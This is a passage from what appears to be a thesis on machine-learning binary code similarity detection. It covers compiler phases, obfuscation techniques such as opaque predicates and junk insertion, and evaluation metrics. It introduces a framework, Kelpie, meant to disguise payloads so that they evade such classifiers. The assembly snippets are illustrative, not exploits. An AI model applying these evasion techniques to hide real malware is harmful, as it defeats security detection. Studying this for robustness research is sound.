Front-end. The front-end is responsible for analysing the high-level source input and translating it into an intermediate representation (IR). This begins with *lexical analysis*, where the input text is tokenized into identifiers, keywords, and literals. Next, *parsing* builds an abstract syntax tree (AST) by applying the grammar of the source language. This is followed by *semantic analysis*, which enforces typing rules, detects scope and binding errors, and populates a *symbol table*. At the end of this phase, the compiler produces a language-independent IR suitable for further transformation.

Middle-end. The middle-end performs optimizations on the IR. The optimisations include *dataflow analysis* (such as live variable analysis and reaching definitions, a technique that we will leverage in Section 5.3.1), *constant propagation*, *dead-code elimination*, and *loop optimizations*. These transformations improve efficiency and simplify the IR while preserving program semantics, preparing it for the target machine's architecture-specific code generation.

Back-end. The back-end transforms the optimized IR into target-specific assembly code. It handles *instruction selection*, mapping IR operations to machine instructions, and performs critical optimizations such as *register allocation* (often using graph colouring) and *instruction scheduling* (to exploit CPU pipelines and reduce latency). Finally, it emits assembly or object code that will be linked into the final executable.




Figure 1.1: Phases of a compiler, and interfaces between them. Figure 1.1 from Appel's Tiger Book [30].

Simplified compiler. In this thesis we will reason on a simplified version of the compiler. This simplified compiler takes a source code file as input, compiles it (with optimisation) to assembly code for a target architecture (for example x86-64), then assembles the assembly code to an object file (written in machine code) and links it to build the executable.

Example: From C source to assembly and binary The following example illustrates how high-level constructs are progressively transformed into assembly and binary representations. We provide in appendix a crash-course in assembly (see Section A.1). Consider this minimal C function:

Listing 1.1: Example C source function

```c
int add(int a, int b) {
    int c = a + b;
    return c;
}
```

When compiled for the `x86-64` architecture with `gcc -O0 -S` (`-O0` means optimisation level zero), we obtain the corresponding assembly code, in `intel` syntax:

Listing 1.2: Assembly translation of Listing 1.1

```
add:
    push    rbp
    mov     rbp, rsp
    mov     DWORD PTR [rbp-4], edi
    mov     DWORD PTR [rbp-8], esi
```

```
    mov     eax, DWORD PTR [rbp-4]
    add     eax, DWORD PTR [rbp-8]
    pop     rbp
    ret
```

Each instruction corresponds to a CPU operation. For instance `mov eax, DWORD PTR [rbp-4]` loads the local variable `a` from the stack frame into register `eax`, while `add eax, DWORD PTR [rbp-8]` adds `b` to it.

Finally, the assembler encodes these instructions as machine code, forming an ELF executable. Below is the output of `objdump -d` showing the raw bytes on the left, and the recovered (*disassembled*) assembly code lines (in `AT&T` syntax) on the right:

Listing 1.3: ELF disassembly snippet, from `objdump`

```
0000000000000000 <add>:
   0:   55                      push   %rbp
   1:   48 89 e5                mov    %rsp,%rbp
   4:   89 7d fc                mov    %edi,-0x4(%rbp)
   7:   89 75 f8                mov    %esi,-0x8(%rbp)
   a:   8b 45 fc                mov    -0x4(%rbp),%eax
   d:   03 45 f8                add    -0x8(%rbp),%eax
  10:   5d                      pop    %rbp
  11:   c3                      ret
```

This sequence of bytes on the left is what the processor actually executes. As shown, a seemingly simple arithmetic operation expands into a structured sequence of low-level manipulations involving registers and memory offsets.

1.1.2 The effect of different compilers

To concretely illustrate the effects of compilation and optimization on binary structure, we introduce another, slightly more complex C function in Listing 1.4.

Listing 1.4: Example function.

```
int max3(int a, int b, int c) {
    int m = a;
    if (b > m) m = b;
    if (c > m) m = c;
    return m;
}
```

We compile this function under various toolchains and optimization flags (see Table 1.2), yielding binaries that are semantically identical but structurally distinct, and display their Control Flow Graphs (CFGs) in Figure 1.2. The concept of CFG is detailed in Section A.2.1. There, we observe that even a trivial change in compilation flags leads to substantial CFG differences: in the `O2` level, both `GCC` and `CLANG` converted the if statements intro branchless conditional moves (`cmov`), that implements in x86-64 patterns like "max of two values" efficiently, so the conditional branches that appeared in the `O0` versions are not more. We also observe instruction sequence differences between the `GCC` and `CLANG` versions, that we will discuss in the next section. In practice, for bigger programs some blocks disappear due to inlining or condition merging and others are split due to register allocation or branch inversion.

Compiler	Optimization	Notes on CFG shape
GCC 13.1	-O0	Straightforward branching, 5 basic blocks.
GCC 13.1	-O2	Merged conditions, inlined comparisons.
Clang 17	-O2	Merged conditions, inlined comparisons.

Table 1.1: Compilation variants for the running example.

CFG-Based recognition. Control-flow graphs (CFGs) form the backbone of most binary analysis tasks. They abstract the execution structure of a function, capturing branching and loops, as well as call relationships. However, as we just saw, even small changes in compilation options can produce drastically different CFGs for semantically identical code. Figure 1.2 already showed that the CFG of our example function differs significantly between optimization levels, but Table 1.2 lists additional examples of basic compiler optimisation options that target the structural syntax of the binaries.

Compiler option	Typical effect on CFG	Impact on features
`-O2`, `-O3`	Block merging, loop unrolling, branch inversion	Node count and edge layout differ.
`-funroll-loops`	Duplicates loop body, increases edges	Inflates graph complexity and distance metrics.
`-fno-if-conversion`	Preserves explicit conditional branches	Alters branch predicates seen by models.
`-flto`	Aggressive inlining across functions	Breaks function-bound CFG assumptions.

Table 1.2: Further examples of compiler options and their effect on CFG topology.

Such divergences reveal that CFG-based matching, when performed on structural features, is inherently brittle: semantically identical programs may map to entirely different regions of the representation space. Consequently, graph similarity alone cannot serve as a faithful representation for program semantics. This observation highlights a fundamental limitation of CFG-based representations in binary analysis: they capture the syntax of control flow rather than its meaning during training.

In Chapter 5, we exploit this phenomenon to design $Kelpie_{CF}$, which intentionally mimics the structural syntax of a different function to deceive CFG-based classifiers while preserving program correctness.

1.1.3 Semantics-Preserving Instruction Replacement

Beyond structural transformations on the CFG, semantics can also be preserved while modifying the local instructions sequences. Compilers and obfuscators alike use such transformations to optimize performance or conceal intent, as observed previously in Figure 1.2. We present a non exhaustive list of simple semantic-preserving instructions transpositions in 1.5.

Listing 1.5: Common semantics-preserving substitutions.

```
; Zeroing a register
xor eax, eax            ; canonical form
; equivalent to:
```




Figure 1.2: Control-Flow Graphs for the three compilation variants from Table 1.1 of the `max3` example function. From left to right, compiled with: `gcc -O0`, `gcc -O2` and `clang -O2`.

```
sub eax, eax            ; different opcode pattern

; Loading an immediate
mov eax, 42             ; direct move
; equivalent to:
push 42
pop eax                 ; different instruction sequence

; Increment operation
inc ebx                 ; affects flags
; equivalent to:
add ebx, 1              ; slightly different flag behavior

; Arithmetic via LEA
lea eax, [ebx + ecx*4] ; efficient computation
; equivalent to:
mov eax, ecx
shl eax, 2
add eax, ebx
```

Although these variants are functionally identical, they diverge in opcode sequences or instruction lengths. However, certain substitutions may also affect memory or flag behaviour. In such cases, particular attention must be paid to ensure that the replacement does not introduce unintended side effects in the program's execution. For token-based or n-gram learning methods, such substitutions yield dramatically different feature embeddings.

These observations are the source of a key limitation of ML-based binary classifiers: despite operating on instruction-level features (either sequences, n-grams or histograms), they do not capture the true semantics of a program. Instead, they primarily learn to recognize compiler-induced syntactic patterns that correlate with specific compilation settings or optimization strategies. In Section 5.1.3, we leverage this weakness by designing $Kelpie_{ASM}$, which aligns the local instruction distribution of a payload with that of another function. By reproducing the superficial syntactic profile of a target, $Kelpie_{ASM}$ causes such classifiers to mistake structural resemblance for semantic equivalence.

1.2 Obfuscation techniques

As discussed previously, regular compiler optimisations already obscure high-level program logic by removing symbolic information, reordering instructions and inlining code. These changes are meant to improve performance or reduce binary size, not to intentionally hinder analysis. However, developers may deliberately introduce additional transformations, at the source, assembly or binary level, to complicate reverse engineering while preserving the functionality of the original code. This process is known as *code obfuscation* [39].

In the context of cybersecurity, such transformations are frequently used by both malicious actors (for example in ransomware or backdoors) and legitimate developers (for example for protecting proprietary software such as commercial applications or video games). The goal of obfuscation is to complicate manual inspection and to break automated analysis tools. Obfuscation often targets key malicious functions or code segments known as *payloads* in malware terminology.

Obfuscation techniques are described in great details in [40], and can be broadly categorized into two families:

Static Obfuscations These techniques operate at compile-time or are applied to the binary statically. They include:

- *Opaque predicates*: expressions whose outcomes are known at compile time (for example "always true") but appear statically undecidable;
- *Bogus control flow*: the insertion of fake branches or unreachable code to confuse control-flow reconstruction;
- *Register reassignment and variable splitting*: reusing or unnecessarily duplicating registers and variables to hide their true semantics;
- *Call stack tampering*: manipulating return addresses and function call structures to interfere with control-flow recovery;
- *Instruction reordering and junk insertion*: introducing unrelated or redundant instructions to mislead disassembly.

Dynamic and Self-Modifying Obfuscations These techniques involve runtime transformations. Examples include:

- *Packing*: compressing or encrypting the actual code and including a *stub* that decompresses or decrypts it at runtime;
- *Virtualization*: translating the original code into a custom bytecode interpreted by a virtual machine embedded in the binary;
- *Code automorphism*: producing new code or modifying the code itself when executing it.

Modern obfuscators such as `OLLVM` [41] and `Tigress` [42] apply such techniques at the compiler's intermediate representation (IR) level. This allows for precise and robust transformations that integrate deeper into the compilation pipeline, resulting in binaries that are syntactically unusual, structurally misleading, and semantically resilient to reverse engineering. Detecting and de-obfuscating such code remains an open challenge in binary analysis.

We detail two particular obfuscations that will be relevant to us for this thesis.

1.2.1 Opaque predicates and dead branches

Opaque predicates are boolean expressions that evaluate to a known constant (always true or always false) but are written in a way that makes their value difficult to decide statically. Obfuscators insert such predicates to produce *dead* (unreachable during execution) branches or to disguise the true control flow: since a predicate looks non-trivial, a static analyser may conservatively assume both branches are possible and therefore include spurious edges in the reconstructed CFG. Opaque predicates can be expressed with arithmetic identities, modular relations, hash-like computations, or environment-dependent tests (for instance, checking a value set only at build time).

A simple illustrative example is shown below: the predicate appears non-trivial (it uses a multiplication and a mask) but the obfuscator guarantees its outcome at build time and places the real code in the (statically) unpredictable branch while the other branch is never executed.

Listing 1.6: Simple opaque-predicate example (x86-64)

```
    ; rdi holds an input value (unused by real computation)
    mov     eax, edi            ; eax = input
    imul    eax, eax            ; eax = input * input
    and     eax, 0xFF           ; eax = (input^2) & 0xFF
    cmp     eax, 0x2A           ; compare with constant 42
    je      .dead_branch        ; jump if equal
    ; real code path (always taken, by construction)
    mov     eax, 0x1
    ret

.dead_branch:
    ; dead code: never executed at runtime
    xor     rcx, rcx
    call    some_helper
    jmp     .end
.end:
```

Real-world obfuscators typically produce much more sophisticated opaque predicates, for example combining bitwise tricks, lookups or small cryptographic-like permutations. Some predicates may depend on values that are only determinable after whole-program analysis or after executing initialisation code, which therefore forces a static analyser to over-approximate control flow or to resort to heavy-weight techniques, such as symbolic execution or SMT solving to prove infeasibility. From the point of view of binary similarity and machine learning, opaque predicates increase noise in control-flow features (extra nodes and edges) and in local instruction distributions (if the blocks filled with junk), both of which may mislead models trained on "regular" CFGs and instruction sequences.

In this thesis, we implement opaque predicates in Section 5.1.2 when designing the first part of the *Kelpie* framework, named $Kelpie_{CF}$.

1.2.2 Instruction reordering and junk insertion

Instruction reordering and junk insertion are syntactic transformations that preserve the semantic effect of a function but change its instruction sequences and blocks shape. Instruction reordering takes advantage of commutativity or independence between instructions (for example two loads from distinct memory locations) and permutes them so that surface-level patterns such as instruction n-grams or subsequences signatures are broken. Junk insertion adds semantically neutral instructions (`nop`, moves that cancel out, push/pop pairs, redundant arithmetics) which increase the apparent length of basic blocks and create spurious instruction patterns. Both techniques are inexpensive to apply and very effective at degrading analyses that rely on raw token sequences or simple n-gram features.

A small example contrasts an un-obfuscated sequence with a junk-filled, reordered variant:

Listing 1.7: Original (clean) vs. obfuscated snippet

```
; original (clean)
    mov     eax, DWORD PTR [rbp-4]
    add     eax, DWORD PTR [rbp-8]
    mov     DWORD PTR [rbp-12], eax
    ret

; obfuscated (reordered + junk)
    push    rax                         ; save rax (junk)
    mov     rax, QWORD PTR [rbp-16]     ; unrelated load (junk)
    nop                                 ; alignment / filler
    mov     eax, DWORD PTR [rbp-4]      ; real load
    xor     ebx, ebx                    ; junk: zeros register
    add     eax, DWORD PTR [rbp-8]      ; real add
    mov     DWORD PTR [rbp-12], eax     ; store
    pop     rax                         ; restore rax (junk)
    ret
```

Instruction reordering and junk insertion have several practical consequences for analysis: linear-disassembly heuristics, which assume sequential, well-formed code, may be tripped by interleaved data or by long sequences of meaningless instructions; signature-based matchers and n-gram models see dramatically altered token statistics; and CFG-based methods obtain larger, noisier graphs with more nodes and edges (blocks filled with junk instructions or split by inserted

operations). Defences against these transformations therefore either require normalisation by removing obvious junk, canonicalising instruction order when semantically safe, either more semantic features (dataflow models, liveness analysis), or training models on obfuscated data to improve robustness.

1.3 Binary code reverse-engineering techniques

The main mean of binary reverse-engineering is to construct higher representations of the piece of code to analyse than its machine code format, and then reason on these representations. Binary analysis starts with *disassembly*, translating machine code back into readable assembly instructions and from there, higher-level representations like the Control Flow Graph (CFG, see Section A.2.1) or Interprocedural Control Flow Graph (ICFG, see Section A.2.2) can be constructed to reason about program structure.

Binary code analysis (as obfuscation techniques) can be broadly separated into static and dynamic analysis.

1.3.1 Static analysis

Static analysis examines binaries without executing them. It reconstructs instructions and control-flow graphs directly from the code, that is read as a text file. Disassembly can be performed linearly by reading and decoding instruction by instruction, or recursively by following control flow instructions and possible reachable code paths [29]. Recursive disassembly tends to produce more accurate CFGs by following branch targets, but struggles with indirect jumps such as `jmp eax`, whose targets depend on runtime values that can be impossible to compute statically.

1.3.2 Dynamic analysis

Dynamic analysis observes program behaviour at runtime, typically in a sandbox or virtual machine. It captures executed instructions with register values, memory accesses and system calls, providing ground-truth semantic information. However, it only covers executed paths and can be evaded by anti-debugging techniques that detect when the code is run in a virtual machine, and alter the behaviour of the program. Moreover it is more costly than static analysis, and can even be unsafe when executing malicious code [43].

1.3.3 Other analysis tasks

Numerous binary analysis tasks exist beyond disassembly and control-flow reconstruction.

Decompilation attempts to lift assembly back into high-level source code. Compared to disassembly, which provides a faithful but low-level translation of machine code into instructions, decompilation attempts to reconstruct higher-level source constructs. This lifting is inherently heuristic: information is lost with compiler optimizations and stripped symbols or even obfuscation, resulting in inaccurate control flow or higher-level, but more obscure pseudocode. Decompilation trades accuracy for readability.

Function boundary detection tries to automatically identifies where functions begin and end within stripped binaries or under obfuscation.

Virtualization detection searches for custom bytecode interpreters used in virtualization-based obfuscation, to assess if some virtualized code is present in the binary before even attempting to recover it.

1.4 From observations to a method

By examining how compilers and obfuscators alter binary structure without changing semantics, we highlight the fundamental challenge of distinguishing code semantic similarity from syntactic similarity. We leverage this problem to design *Kelpie* (detailed in Chapter 5) to mislead ML-based models. **CFG variability** (Section 1.1.2) motivates the design of $Kelpie_{CF}$, which replicates structural patterns while maintaining functional equivalence and **instruction-level equivalences** (Section 1.1.3) motivate $Kelpie_{ASM}$, which modifies instruction distributions under liveness constraints.

Crucially, because these transformations operate directly on general, semantics-preserving properties of code rather than on model-specific features or binary-format artefacts, *Kelpie* is agnostic by design to the targeted classifier and to the execution environment, including the instruction set architecture and binary format (for example `x86` or `ARM`, `ELF`, `PE` or `Mach-O`).

2

Machine Learning for Binary Code Similarity Detection

Contents

2.1 The Binary Code Similarity Detection problem 22
2.1.1 Problem statement and notations 22
2.1.2 Program or function analysis? 23
2.2 Evaluating BCSD frameworks 24
2.2.1 Binary classification task 24
2.2.2 Retrieval task 25
2.3 Pitfalls of machine learning in BCSD 26
2.3.1 Data: garbage in, garbage out 26
2.3.2 Comparability and reproducibility 27
2.4 State-of-the-Art in BCSD 27
2.4.1 Non machine learning techniques 27
2.4.2 Machine learning techniques 29
2.4.3 ML-based program classifiers. 29
2.4.4 ML-based function classifiers. 30
2.5 Selected ML-based function classifiers 31
2.5.1 Assembly code features models - *Asm2vec* from Ding *et al.* 33
2.5.2 Assembly code features models - *jTrans* from Wang *et al.* 34
2.5.3 CFG features - *GGSNN* from Li *et al.* 36
2.5.4 CFG features - *GMN* from Li *et al.* 37
2.5.5 IR and Dataflow features - *Zeek* from Shalev *et al.* 39
2.5.6 Hybrid features - *Trex* from Pei *et al.* 40
2.5.7 Hybrid features - *HermesSim* from He *et al.* 42
2.5.8 Hybrid features - *CLAP* from Wang *et al.* 44
2.6 Summary about the selected binary function classifiers 45

This chapter surveys recent machine-learning advances for the Binary Code Similarity Detection (BCSD) problem, with a focus on function-level classifiers that form the basis of our experimental study. We begin by formally defining the BCSD task and contrasting program-level and function-level analyses, then present a taxonomy of popular modelling approaches (sequence/token-based, graph-based, IR/dataflow, and hybrid methods). We summarize common pitfalls observed and reported in the literature: dataset biases as well as comparability and reproducibility issues. Finally, we provide detailed descriptions of input representations, architectures and training tasks for the subset of models evaluated in Chapter 6, and we highlight the design choices that will affect their robustness.

2.1 The Binary Code Similarity Detection problem

Machine learning tools have been applied to various purposes in the cybersecurity field. We can cite, for example, the network intrusion detection task [44], phishing detection [45] or source code authorship attribution [7]. The field that interests us is the **binary code similarity detection** (**BCSD**) problem, which is essential for maintaining the integrity and security of computer systems [13, 35]. In this task, an algorithm is designed to accurately compute the similarity between two pieces of semantically equivalent but syntactically different binary code.

This task is the foundation for many downstream security applications, such as code clone detection [8], which identifies similar code segments across different binaries for malware clustering or authorship attribution; vulnerability discovery [46, 5, 47], which detects unpatched or backdoored functions in executables; function and compiler attribution [48], which determines the origin and toolchain of compiled code; software composition analysis (SCA) [49, 50, 13], which identifies third-party components in binaries for licensing and security assessment and reverse-engineering [51], where ML models assist in automatically labelling stripped binary functions.

We now formalise the function-level Binary Code Similarity Detection (BCSD) problem and introduce the notation used throughout this thesis.

2.1.1 Problem statement and notations

The objective of BSCD classifiers is to determine whether two binary (machine-code) programs are *semantically equivalent*, that is, whether they implement the same function. We propose to formally define this problem.

Definitions. Let Prog(`bin`) denote the set of valid binary functions, i.e. machine-code functions extracted from compiled executables. Each element $p \in \text{Prog}(\texttt{bin})$ corresponds to a concrete implementation of a program function.

We define the semantic interpretation function:

$$[\![\cdot]\!] : \text{Prog}(\texttt{bin}) \to \mathcal{F},$$

which maps a binary function to the computable function it implements. Here, $\mathcal{F}$ denotes the space of computable functions. Two binary functions are said to be *semantically equivalent* if they implement the same computable function, that is, if $[\![p]\!] = [\![t]\!]$.

We also consider function-level BCSD models that operate on compiled binary functions: A similarity model (classifier) is a function:

$$\mathcal{C} : \text{Prog}(\texttt{bin}) \times \text{Prog}(\texttt{bin}) \to \mathbb{R}$$

so that $\mathcal{C}(p,t) = s$ is the score expressing how similar p and t are according to the model.

Semantic equivalence. A robust BCSD model should assign a high similarity score to semantically equivalent programs, even when they differ syntactically, for example due to variations in compiler strategies or even implementation. In practice, such models rely on one or several decision parameters to determine whether two functions should be considered equivalent given their similarity score, ultimately producing a binary output `True` or `False`.

BCSD models can be evaluated through several downstream tasks, among which the two most relevant for this thesis are *retrieval* and *binary classification*. Both retrieval and classification settings, along with their respective evaluation metrics, are described in more detail in Section 2.2.1 and Section 2.2.2.

What about embeddings? We often encounter the word "embedding" or "encoder" when dealing with ML-based BCSD classifiers. In practice many modern models compute a vectorized representation via an embedding function:

$$\varphi : \mathrm{Prog}(\texttt{bin}) \to \mathbb{R}^d,$$

where d is the model's latent space dimension, and derive a score from these embeddings, for instance via cosine similarity or a learned comparator:

$$\mathcal{C}(p,t) \;=\; \mathrm{sim}\big(\varphi(p), \varphi(t)\big)$$

2.1.2 Program or function analysis?

Binary analysis can be conducted at multiple levels of granularity, most notably at the program level or at the finer function level. Program-level analysis considers the binary as a whole: the complete executable, its control-flow across functions, its global data, and its interaction with the operating system or external libraries. This perspective is essential for tasks such as malware detection, unpacking, or program verification, where the overall behaviour of the binary must be understood.

In contrast, function-level analysis isolates individual routines within the program. Each function is treated as an independent unit of computation, with its own control-flow graph (CFG) and data dependencies. Function-level analysis is particularly useful in settings where the binary is partially available or stripped of symbols, as is often the case in reverse engineering or vulnerability discovery. It also enables scalable models, since functions can be analysed independently and compared pairwise, forming the basis for tasks such as clone detection or vulnerability search.

Despite this separation, program and function-level analyses are inherently linked. Functions collectively informs us on a program's semantics, and program-level properties can be traced from their composition through calls and data exchanges (for example, through the Interprocedural Control Flow Graph).

In this thesis, we focus on *function-level* classifiers, as they provide a natural granularity for machine learning-based BCSD, as demonstrated in the literature (see Section 2.4.4). This focus also aligns with our research objective: studying adversarial perturbations that operate only at the code level, without resorting to (sometimes format-specific) binary manipulations such as modifying headers or data-level manipulations.

2.2 Evaluating BCSD frameworks

In this section, we discuss how state-of-the-art Binary Code Similarity Detection (BCSD) frameworks are evaluated in the literature. We present the evaluation metrics adopted in this thesis, explaining the rationale behind these choices in relation to our research objectives. Finally, we highlight several limitations and methodological issues observed in prior work, following the observations made by Marcelli *et al.* [13], which inform our own evaluation strategy.

2.2.1 Binary classification task

The binary (two-class) classification task assesses the ability of a classifier $\mathcal{C}$ to distinguish between pairs of functions that are semantically equivalent and those that are not. In this task, we define a set of positive pairs $\mathcal{P} = \{(p,t) \mid [\![p]\!] = [\![t]\!]\}$ corresponding to semantically equivalent functions, and a set of negative pairs $\mathcal{N} = \{(p,t) \mid [\![p]\!] \neq [\![t]\!]\}$ representing semantically distinct functions.

Using the notations introduced in Section 2.1.1, let $p, t \in \text{Prog}(\texttt{bin})$ be two compiled functions and let $\mathcal{C}$ denote a similarity model. $\mathcal{C}(p,t) = s \in \mathbb{R}$ is a score expressing how similar p and t are according to the model.

Decision rule. In the binary classification setting, a fixed decision threshold $\alpha \in \mathbb{R}$ is used to separate positive and negative pairs. Two functions are classified as *semantically equivalent* if and only if

$$\mathcal{C}(p,t) \geq \alpha,$$

and as *non-equivalent* otherwise. This decision process yields a boolean output:

$$\hat{y}(p,t) = \begin{cases} 1 & \text{if } \mathcal{C}(p,t) \geq \alpha, \\ 0 & \text{otherwise,} \end{cases}$$

where $\hat{y}(p,t)$ represents the model's prediction that (p,t) are semantically equivalent or not.

Ground truth and objective. The true label $y(p,t)$ is defined by semantic equivalence:

$$y(p,t) = \begin{cases} 1 & \text{if } [\![p]\!] = [\![t]\!], \\ 0 & \text{otherwise.} \end{cases}$$

The objective of a BCSD classifier in this task is to learn a scoring function $\mathcal{C}$ such that $\hat{y}(p,t)$ approximates $y(p,t)$ as closely as possible over the pairs (p,t). An ideal classifier would assign high similarity scores to pairs of binaries that implement the same computable function, regardless of syntactic or structural differences, and low scores to unrelated pairs.

Performance metrics. The performance of a BCSD classifier in the binary setting is evaluated by comparing its predictions $\{\, \hat{y}(p,t) \mid (p,t) \in \mathcal{P} \cup \mathcal{N} \,\}$ with the corresponding ground-truth labels. Each prediction can be categorized into one of four outcomes:

- *TP* (true positives): positive pairs correctly predicted as positive: $[\![p]\!] = [\![t]\!]$ and $\hat{y}(p,t) = 1$;
- *FP* (false positives): negative pairs incorrectly predicted as positive: $[\![p]\!] \neq [\![t]\!]$ and $\hat{y}(p,t) = 1$;

- *TN* (true negatives): negative pairs correctly predicted as negative: $[\![p]\!] \neq [\![t]\!]$ and $\hat{y}(p,t) = 0$;
- *FN* (false negatives): positive pairs incorrectly predicted as negative: $[\![p]\!] = [\![t]\!]$ and $\hat{y}(p,t) = 0$.

These four quantities form the basis of all standard binary classification metrics.

A widely used evaluation tool is the *Receiver Operating Characteristic* (ROC) curve, which plots the true positive rate (TPR) against the false positive rate (FPR) across varying decision thresholds $\alpha \in \mathbb{R}$. The area under the ROC curve (AUC) summarizes the classifier's performance as a single scalar value between 0 and 1, where $AUC = 1$ indicates perfect discrimination and $AUC = 0.5$ corresponds to random guessing.

In addition to the ROC analysis, several complementary metrics are commonly reported to quantify the precision and completeness of the classification results:

- $Precision = \frac{TP}{TP+FP}$: the fraction of predicted positive pairs that are actually semantically equivalent. High precision indicates that most positive predictions are correct.
- $Recall = \frac{TP}{TP+FN}$: the fraction of true positive pairs correctly identified by the classifier. High recall means that the model successfully detects most equivalent pairs.
- $Accuracy = \frac{TP+TN}{TP+TN+FP+FN}$: the overall proportion of correctly classified pairs, combining both positive and negative instances.

Together, these metrics measure different aspects of classifier performance, precision measures reliability, recall measures completeness, and AUC reflects overall balance between false positive and true positive across decision thresholds.

2.2.2 Retrieval task

Given a query function p and a repository of functions $\mathcal{R} = \{ t_i \}_i$, the model assigns a similarity score $\mathcal{C}(p, t_i)$ to each element of the repository and produces a ranking based on these scores. We denote the ranking operator induced by $\mathcal{C}$ as $\text{rank}_{\mathcal{C}}(p, \mathcal{R})$, abbreviated $\text{rank}(t_i)$, which returns the rank of t_i an ordered list of elements of $\mathcal{R}$ sorted in decreasing order of similarity to p. A target t is considered *retrieved at top-k* if it appears among the first k elements of this ranking, that is if $\text{rank}(t) \leq k$. The number of repository items that are considered for each query is named the *pool size*, and is also the length of the ranked list returned by the classifier.

Performance metrics. We choose two standard metrics commonly used for evaluating retrieval tasks. The first is the $MRR@K$ (Mean Reciprocal Rank at K), which is one of the most widely used metric [13][52][53] for this purpose. $MRR@K$ is the average of the reciprocal ranks of the first relevant function retrieved from $\mathcal{R}$ across a set of queries. It provides an intuitive measure of how well (weighted by the rank), on average, a relevant function is retrieved: higher values indicate that correct matches tend to appear near the top of the ranked list. Specifically, the $MRR@K$ is computed as such:

$$MRR@K = \frac{1}{|Q|} \sum_{q \in Q} \frac{1}{rank(q)}$$

where $rank(q)$ is the rank position of the first relevant function for query q. If no relevant functions are in the returned query, the inverse rank is set to 0. A perfect classifier will have a $MRR@$ of 1.

In addition, a common and complementary retrieval metric is *HITS@K*, defined as the proportion of queries for which at least one relevant item appears in the top-K results:

$$HITS@K = \frac{1}{|Q|} \sum_{q \in Q} \mathbf{1}\{\text{rank}(q) \leq K\},$$

where $\mathbf{1}\{\cdot\}$ is the indicator function. Intuitively, *HITS@K* measures how often the correct function appears among the first K retrieved items.

For the sake of interpretability, and to avoid redundancy (by definition *MRR*@1 = *HITS*@1), we will only report the *HITS@K* values.

2.3 Pitfalls of machine learning in BCSD

Evaluating BCSD models is challenging not only because of the inherent complexity of binary code, but also due to limitations in the data and in the evaluation methodology. In practice, datasets and experimental protocols can introduce biases that may inflate or obscure the true performance of a model. Similarly, heterogeneity in metrics or baselines makes comparing different frameworks difficult and reproducing results often non-trivial. The following subsections discuss these issues, separating pitfalls coming from the data itself from those related to comparability and reproducibility of experiments.

2.3.1 Data: garbage in, garbage out

